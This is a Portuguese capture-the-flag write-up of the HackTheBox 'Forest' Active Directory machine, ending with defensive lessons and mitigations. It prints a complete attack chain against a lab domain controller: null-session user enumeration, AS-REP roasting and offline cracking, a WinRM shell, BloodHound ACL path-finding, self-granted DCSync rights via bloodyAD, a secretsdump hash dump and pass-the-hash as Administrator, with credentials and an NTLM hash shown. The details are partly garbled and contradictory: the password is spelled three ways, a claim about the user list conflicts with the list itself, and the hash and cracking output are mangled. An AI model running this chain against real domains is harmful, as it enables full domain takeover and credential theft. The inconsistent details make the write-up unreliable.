

Forest — HackTheBox Write-up

Active Directory | Windows Server 2016 | Dificuldade: Easy

• Pentest & Red Team • Julho de 2026

1. Reconhecimento

O primeiro passo foi um scan de portas com detecção de serviços e execução dos scripts padrão do Nmap (-sC), que já traz uma quantidade valiosa de informação sobre hosts Windows por conta dos scripts smb2-time e smb-os-discovery:

```
nmap -sC 10.129.36.8
```



```
tonso@Fon) [/mnt/d/CyberSec]
$ nmap -sC 10.129.36.8
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 15:31 -0300
Nmap scan report for 10.129.36.8
Host is up (0.13s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman

Host script results:
| smb2-time:
|_  date: 2026-07-12T18:37:55
|_  start_date: 2026-07-12T18:35:04
| smb-security-mode:
|_  account_used: <blank>
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|_  OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|_  Computer name: FOREST
|_  NetBIOS computer name: FOREST\x00
|_  Domain name: htb.local
|_  Forest name: htb.local
|_  FQDN: FOREST.htb.local
|_  System time: 2026-07-12T11:37:56-07:00
|_  clock-skew: mean: 2h26m44s, deviation: 4h02m30s, median: 6m43s
| smb2-security-mode:
|_  3.1.1:
|_  Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 35.92 seconds
```


Figura 1 — Varredura Nmap revelando um Domain Controller completo.

O resultado já identifica a máquina como um Domain Controller sem necessidade de nenhuma enumeração adicional: as portas 88 (Kerberos), 389/636/3268/3269 (LDAP e LDAPS, inclusive Global Catalog) e 445 (SMB) formam a assinatura clássica de um DC. O script smb-os-discovery confirmou o sistema operacional (Windows Server 2016 Standard 14393), o nome do domínio (htb.local) e o hostname (FOREST) sem qualquer autenticação — informação suficiente para direcionar toda a enumeração seguinte especificamente para técnicas de Active Directory.

2. Enumeração

Com o domínio confirmado, o próximo objetivo foi validar se sessões não autenticadas (null session) estavam habilitadas — uma configuração legada, mas ainda comum, que permite consultar o RPC endpoint do Domain Controller sem nenhuma credencial:

```
rpcclient -U "" -N 10.129.36.8 -c "enumdomusers"
```



```
fons@Fon)~[/mnt/d/CyberSec]
$ rpcclient -U "" -N 10.129.36.8 -c "enumdomusers"
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

Figura 2 — Enumeração completa de usuários do domínio via sessão nula RPC.

O bind anônimo funcionou e devolveu os 32 usuários do domínio, incluindo contas humanas (sebastien, lucinda, andy, mark, santi), contas de serviço padrão do Exchange (SM_*, prefixo de "System Mailbox") e contas de Health Mailbox — todas geradas automaticamente pela instalação do Microsoft Exchange. Esse tipo de ruído de contas de sistema é característico de qualquer domínio com Exchange instalado e, na prática, funciona como uma pista: onde há Exchange, geralmente há grupos de permissão do Exchange com privilégios amplos sobre o domínio — ponto que se confirma mais adiante nesse write-up.

Cada usuário foi salvo em uma wordlist (users.txt) para alimentar o próximo passo do ataque.

3. Acesso Inicial — AS-REP Roasting

Com a lista de usuários válidos em mãos, o próximo passo foi testar quais contas têm a pré-autenticação Kerberos desabilitada (flag UF_DONT_REQUIRE_PREAUTH). Quando essa flag está ativa, é possível solicitar um ticket AS-REP para o usuário sem fornecer nenhuma senha — o KDC responde com um ticket criptografado com a chave derivada da senha do usuário, que pode ser levado para quebra offline sem gerar nenhum evento de autenticação falha no domínio.

```
impacket-GetNPUsers htb.local/ -no-pass -usersfile users.txt -dc-ip 10.129.36.8
```



```
(fonso@Fon) ~ /mnt/d/CyberSec
$ impacket-GetNPUsers htb.local/ -no-pass -usersfile users.txt -dc-ip 10.129.36.8
Impacket v0.10.0.dev0 - Copyright Fortra, LLC and its affiliated companies


[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
Krb5asrep$23$svc-alfresco@HTB.LOCAL:36ba53af35a58b728b4d68e7d540b0b059401f9509913087043aaac1c68d5d0e0bdec16c0c0e35c2768189868a971616d3bcb4fd4ad76f3d8f7eb966eea77cd4258c3df2d67a1cccb478aa2cc04d3382f233a
4d90c0e1100e0a4f4238ab37f01c4a1a3f4e9f7f6e7d6c0e1c3b463e070b4bdc0e0e534ed17272e4b0c720174aa9a16cc164809f5ef-fd3e12c11949a0a9f8ba29bc7c7eb0bbef9237055ab567e0e90bc76e499d56f0518ffc0991f6d8b3
8bfafada1bba2c7564c797880bb65642f93efcb6641c2852a3e9722d78969d34fc0beddb1c89e73f2aa3cf3aff9c81eeba6209586a89
(fonso@Fon) ~ /mnt/d/CyberSec
$
```

Figura 3 — Hash AS-REP obtido para a conta de serviço svc-alfresco.

Das seis contas testadas, apenas svc-alfresco não constava na lista original de RPC — foi descoberta durante essa etapa e retornou um hash \$krb5asrep\$23\$. Contas de serviço são o alvo clássico dessa técnica: raramente aparecem em políticas de revisão de segurança porque não são usadas por humanos, e frequentemente ficam com configurações padrão desde a criação, incluindo pré-autenticação desabilitada por compatibilidade com sistemas legados.

O hash foi então submetido a um ataque de dicionário offline com John the Ripper contra a rockyou.txt:

```
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt alfrescohash.txt
```



```
(fonso@Fon) ~ /mnt/d/CyberSec
$ john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt alfrescohash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rv1ce (?)
1g 0:00:00:01 DONE (2026-07-12 16:02) 0.8403g/s 3433Kp/s 3433Kc/s s64847465z..s3r1bu -9daa3 r1d [0x06f]
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 4 — Senha da conta svc-alfresco quebrada em menos de um segundo.

A senha s3rv1ce foi recuperada quase instantaneamente, evidenciando o segundo problema clássico em contas de serviço: senhas fracas e previsíveis, muitas vezes definidas manualmente por um administrador no momento da criação da conta e nunca mais rotacionadas.

4. Validação de Acesso e Flag de Usuário

Com credenciais válidas de domínio em mãos, o passo seguinte foi confirmar em quais serviços elas eram aceitas. A porta 5985 (WinRM) já havia aparecido no scan inicial, então a validação foi direta:

```
nxc winrm 10.129.36.8 -u 'svc-alfresco' -p 's3rvice'
```




Figura 5 — NetExec confirma que svc-alfresco tem acesso via WinRM (Pwn3d!).

Com a confirmação, a sessão interativa foi aberta diretamente com Evil-WinRM, e a primeira flag foi coletada na área de trabalho do usuário:

```
evil-winrm -i 10.129.36.8 -u svc-alfresco -p s3rvice
```




Figura 6 — Shell interativa via WinRM e captura da flag de usuário.

5. Escalação de Privilégio — Mapeamento com BloodHound

A partir daqui, o objetivo muda de "obter um usuário" para "chegar a Domain Admin", e enumerar manualmente relações de grupo, ACLs e delegações em um domínio com dezenas de objetos deixa de ser viável. Esse é o momento de trocar enumeração linear por análise de grafo — exatamente o que o BloodHound resolve, transformando permissões do AD em um problema de caminho mais curto entre o usuário atual e Domain Admins.

```
bloodhound-python -u 'svc-alfresco' -p 's3rvice' -d htb.local -ns 10.129.36.8 -c All
```




Figura 7 — Coleta completa de dados do domínio: usuários, grupos, GPOs, OUs e computadores.

Com os dados de 32 usuários, 76 grupos, 2 GPOs e 20 containers importados na interface do BloodHound, a análise do nó do domínio htb.local revelou algo notável: o grupo Exchange Windows Permissions tem a permissão WriteDACL diretamente sobre o objeto do domínio.




Figura 8 — BloodHound expõe WriteDACL do grupo Exchange Windows Permissions sobre HTB.LOCAL.

Esse é um padrão de misconfiguração real e bem documentado: o processo de instalação do Microsoft Exchange concede automaticamente permissões elevadas a determinados grupos de gerenciamento — nesse caso, controle total sobre a lista de controle de acesso (DACL) do próprio domínio. Ter WriteDACL sobre o domínio significa poder reescrever suas próprias permissões e conceder a si mesmo qualquer direito, incluindo os direitos de replicação usados em um ataque DCSync.

O passo seguinte foi usar a função de Pathfinding do BloodHound para verificar se o usuário atual, svc-alfresco, tinha algum caminho até esse grupo:




Figura 9 — Caminho de privilégio: svc-alfresco → Service Accounts → Privileged IT Accounts → Account Operators → (GenericAll) → Exchange Windows Permissions.

O caminho revelou uma cadeia de quatro elos de associação de grupo (MemberOf) até o grupo Account Operators, que por sua vez tem GenericAll sobre Exchange Windows Permissions. GenericAll é a permissão mais ampla possível em AD: controle total sobre o objeto, incluindo a capacidade de alterar sua lista de membros. Como svc-alfresco pertence — por herança de grupos aninhados — a um grupo com esse direito, ele pode se adicionar diretamente ao Exchange Windows Permissions e herdar o WriteDacl que esse grupo tem sobre o domínio.

6. Exploração da Cadeia — de GenericAll a DCSync

A exploração consistiu em três etapas sequenciais, cada uma dependente da anterior:

1. Adicionar svc-alfresco ao grupo Exchange Windows Permissions, usando o GenericAll herdado de Account Operators.
2. Usar o WriteDacl recém-herdado sobre o domínio para conceder a svc-alfresco os direitos estendidos DS-Replication-Get-Changes e DS-Replication-Get-Changes-All — as duas permissões que, juntas, autorizam uma réplica de diretório completa (DCSync).
3. Executar o DCSync propriamente dito para extrair os hashes de todas as contas do domínio.

```
net rpc group addmem "Exchange Windows Permissions" svc-alfresco \
-U htb.local/svc-alfresco%$3rvice -S 10.129.36.8

bloodyAD -H 10.129.36.8 -d htb.local -u svc-alfresco -p $3rvice add dcsync svc-alfresco
```




Figura 10 — Inclusão no grupo confirmada via net rpc, seguida da concessão de direitos de DCSync com bloodyAD.

Vale registrar um detalhe prático que apareceu durante o ataque: a primeira tentativa de conceder DCSync falhou com insufficientAccessRights, porque o comando addmem havia sido enviado mas nunca verificado. Só depois de confirmar a membership com net rpc group members é que ficou claro que o passo 1 não tinha sido concluído de fato. É um lembrete direto de que, numa cadeia de ACL abuse, cada elo precisa ser confirmado antes de avançar para o próximo — assumir sucesso sem verificar é a causa mais comum de travamento nesse tipo de ataque.

7. DCSync e Comprometimento Total do Domínio

Com os direitos de replicação concedidos, o impacket-secretsdump foi usado no modo DRSUAPI, que simula um Domain Controller solicitando uma réplica de diretório a outro — exatamente o mecanismo legítimo usado pela replicação nativa do AD, e por isso extremamente difícil de diferenciar de tráfego normal sem monitoramento dedicado a esse tipo de chamada RPC.

```
impacket-secretsdump htb.local/svc-alfresco:$3rvice@10.129.36.8
```





Figura 11 — Dump completo do NTDS.DIT: hashes NTLM de todas as contas do domínio, incluindo Administrator e krbtgt.

O resultado é o comprometimento total do domínio: hash NTLM do Administrator (32693b11e6aa90eb43d32c72a07ceea6), do krbtgt (que abriria caminho para um Golden Ticket) e de todas as demais contas, humanas e de serviço. A partir desse ponto, qualquer uma dessas credenciais pode ser usada via Pass-the-Hash sem nunca ter sido necessário conhecer uma senha em texto claro.

8. Root Flag — Pass-the-Hash como Administrator

Com o hash NTLM do Administrator em mãos, o acesso final foi obtido via Pass-the-Hash diretamente no Evil-WinRM, sem qualquer necessidade de quebrar o hash:

```
evil-winrm -i 10.129.36.8 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
```



A flag final foi coletada na área de trabalho do Administrator, encerrando o comprometimento completo do domínio htb.local — de um usuário anônimo sem credenciais até controle total do Domain Controller.

9. Cadeia de Ataque — Resumo

1. Reconhecimento com Nmap identifica um Domain Controller (htb.local).
2. Sessão RPC nula permite enumerar os 32 usuários do domínio sem credenciais.
3. AS-REP Roasting contra a lista de usuários revela svc-alfresco com pré-autenticação desabilitada.
4. Hash AS-REP é quebrado offline com John the Ripper (senha: s3rvice).
5. Acesso via WinRM confirmado e validado com svc-alfresco — primeira flag capturada.
6. BloodHound mapeia o domínio e revela WriteDacl de Exchange Windows Permissions sobre htb.local.
7. Pathfinding mostra que svc-alfresco chega a esse grupo via associações aninhadas até Account Operators (GenericAll).
8. svc-alfresco se adiciona ao grupo, herda WriteDacl e concede a si mesmo direitos de DCSync.
9. secretsdump extrai o NTDS.DIT completo via DRSUAPI, incluindo o hash do Administrator.
10. Pass-the-Hash com o hash do Administrator finaliza o comprometimento total do domínio.

10. Lições Técnicas

- Sessões nulas em SMB/RPC ainda existem em ambientes legados e permitem reconhecimento completo de usuários sem qualquer credencial — a primeira coisa a testar em qualquer engajamento de AD.
- Contas de serviço são o alvo mais produtivo para AS-REP Roasting e Kerberoasting: raramente têm pré-autenticação e políticas de senha revisadas com o mesmo rigor de contas humanas.
- Cadeias de grupos aninhados escondem privilégio real: GenericAll sobre um grupo aparentemente inofensivo pode, por herança, equivaler a controle total sobre o domínio.
- A instalação do Microsoft Exchange é uma fonte conhecida e recorrente de escalção de privilégio em AD, por conceder permissões amplas a grupos de gerenciamento que raramente são revisados depois do setup inicial.
- Ferramentas de análise de grafo (BloodHound) são indispensáveis a partir do momento em que o domínio tem mais que um punhado de objetos — enumeração manual de ACLs não escala.
- DCSync é o objetivo final de qualquer cadeia de ACL abuse que chegue a direitos de replicação sobre o domínio: uma vez obtido, o comprometimento é total e não depende de nenhum outro acesso.

11. Recomendações de Mitigação

Como parte da rotina de um analista de CSIRT, cada técnica ofensiva usada aqui tem uma contrapartida defensiva direta:

- Desabilitar sessões nulas de SMB e binds anônimos de LDAP/RPC (dsHeuristics e políticas de Restrict Anonymous), eliminando a enumeração não autenticada de usuários.
- Impor pré-autenticação Kerberos obrigatória em todas as contas, com atenção especial a contas de serviço, e monitorar tickets AS-REP solicitados em volume.

